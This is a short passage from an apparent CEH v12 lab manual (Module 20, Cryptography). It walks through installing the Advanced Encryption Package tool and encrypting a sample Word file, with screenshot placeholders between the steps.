


Module 20 – Cryptography

8. Leave all options set to default in the **License Information** step and click **Finish**.




9. The **Advanced Encryption Package** main window appears, as shown in the screenshot.




Module 20 – Cryptography

10. In the **Advanced Encryption Package** window, expand **E:** drive and navigate to **CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**. Select the **Sample.docx** file located in the given location and click **Encrypt** in the toolbar



Module 20 – Cryptography

